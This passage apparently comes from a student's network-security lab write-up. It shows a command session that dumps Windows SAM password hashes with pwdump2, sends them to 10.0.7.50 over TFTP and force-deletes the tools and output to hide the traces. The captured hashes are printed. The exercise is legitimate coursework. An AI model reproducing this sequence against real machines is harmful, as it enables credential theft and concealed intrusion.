[devicename | \*] [\\computername\sharename[\volume] [password | \*]]

[/USER:[domainname\]username]

[/USER:[dotted domain name\]username]

[/USER:[username@dotted domain name]

[/SMARTCARD]

[/SAVECRED]

[[/DELETE] | [/PERSISTENT:{YES | NO}]]

NET USE {devicename | \*} [password | \*] /HOME

NET USE [/PERSISTENT:{YES | NO}]

C:\tools>net use x: \\10.0.0.99\classshare /user student novell

net use x: \\10.0.0.99\classshare /user student novell

You used an option with an invalid value.

The syntax of this command is:

NET USE

[devicename | \*] [\\computername\sharename[\volume] [password | \*]]

[/USER:[domainname\]username]

[/USER:[dotted domain name\]username]

[/USER:[username@dotted domain name]

[/SMARTCARD]

[/SAVECRED]

[[/DELETE] | [/PERSISTENT:{YES | NO}]]

NET USE {devicename | \*} [password | \*] /HOME

NET USE [/PERSISTENT:{YES | NO}]

More help is available by typing NET HELPMSG 3505.

C:\tools>tftp -i 10.0.7.50 put l.txt

tftp -i 10.0.7.50 put l.txt

tftp: can't read from local file 'l.txt'

C:\tools>dir

dir

Volume in drive C has no label.

Volume Serial Number is DC07-0EB3

Directory of C:\tools

11/21/2015 09:21 AM <DIR> .

11/21/2015 09:21 AM <DIR> ..

01/09/2007 05:11 PM 489,678 nbtscan1\_5\_1.zip

09/26/2011 03:40 PM 12,057,996 Nessus-4[2].4.1-i386.msi

11/21/2015 09:05 AM 32,768 pwdump2.exe

11/21/2015 09:21 AM 36,864 samdump.dll

09/16/2014 08:57 AM 1,844,806 spade114.exe

09/30/2014 03:55 PM <DIR> SpiderFoot-2.2.0-w32

09/30/2010 10:02 AM 18,827,151 wireshark-win32-1.4.0.exe

09/01/2011 10:03 AM 15,623,433 zenmap-5.21-setup.exe

7 File(s) 48,912,696 bytes

3 Dir(s) 6,531,624,960 bytes free

C:\tools>pwdump2.exe l.txt

pwdump2.exe l.txt

Pwdump2 - dump the SAM database.

Usage: pwdump2.exe <pid of lsass.exe>

C:\tools>pwdump2.exe

pwdump2.exe

Administrator:500:bdde9b691d259078af1b067e77cec994:e7c816b18ef2dda8d552344fb1f66376:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

insider:1003:ac028d22f8101e30aad3b435b51404ee:516a93e15483020051bfbe82f0233617:::

IUSR\_SECUREDAPT:1004:a6d988c00fa0077f1dff66dd5e640ca5:58ca2253a3608523bc906159e1c40251:::

SUPPORT\_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:149975fd59e1fb830cdc571db826f262:::

C:\tools>pwdump2.exe > l.txt

pwdump2.exe > l.txt

C:\tools>tftp -i 10.0.7.50 put l.txt

tftp -i 10.0.7.50 put l.txt

Transfer successful: 434 bytes in 1 second, 434 bytes/s

C:\tools>dir

dir

Volume in drive C has no label.

Volume Serial Number is DC07-0EB3

Directory of C:\tools

11/21/2015 09:24 AM <DIR> .

11/21/2015 09:24 AM <DIR> ..

11/21/2015 09:24 AM 434 l.txt

01/09/2007 05:11 PM 489,678 nbtscan1\_5\_1.zip

09/26/2011 03:40 PM 12,057,996 Nessus-4[2].4.1-i386.msi

11/21/2015 09:05 AM 32,768 pwdump2.exe

11/21/2015 09:21 AM 36,864 samdump.dll

09/16/2014 08:57 AM 1,844,806 spade114.exe

09/30/2014 03:55 PM <DIR> SpiderFoot-2.2.0-w32

09/30/2010 10:02 AM 18,827,151 wireshark-win32-1.4.0.exe

09/01/2011 10:03 AM 15,623,433 zenmap-5.21-setup.exe

8 File(s) 48,913,130 bytes

3 Dir(s) 6,531,559,424 bytes free

C:\tools>del pwdump2.exe

del pwdump2.exe

C:\tools\pwdump2.exe

Access is denied.

C:\tools>del /F pwdump2.exe

del /F pwdump2.exe

C:\tools>del /F samdump.dll

del /F samdump.dll

C:\tools>del l.txt

del l.txt

**The compromised Hashed passwords and usernames and the contents of the text file 1.txt:**

Administrator:500:bdde9b691d259078af1b067e77cec994:e7c816b18ef2dda8d552344fb1f66376:::


Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


insider:1003:ac028d22f8101e30aad3b435b51404ee:516a93e15483020051bfbe82f0233617:::




IUSR\_SECUREDAPT:1004:a6d988c00fa0077f1dff66dd5e640ca5:58ca2253a3608523bc906159e1c40251:::

SUPPORT\_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:149975fd59e1fb830cdc571db826f262:::

**Showing the files exported and how many packets, the size of each file, and total of certain packets in the pcap file:**










**FUN Findings:**

**I found this UDP traffic from 10.0.0.3 to 255.255.255.255 it has a name associated with the udp stream, alexanderrodriguezva:**



**The below pictures below shows the other machines on the network several classroom from elc 306 and student victim/attacker machines. This tells me where the network is:**



Cited works:

<https://www.wireshark.org/v>

<http://searchsecurity.techtarget.com/answer/How-to-protect-against-port-scans>

<http://www.pcmag.com/encyclopedia/term/48010/nmap>

<https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers>

<https://en.wikipedia.org/wiki/Intrusion_detection_system>

<http://www.howtogeek.com/forum/topic/how-to-prevent-exe-files-from-bieng-run>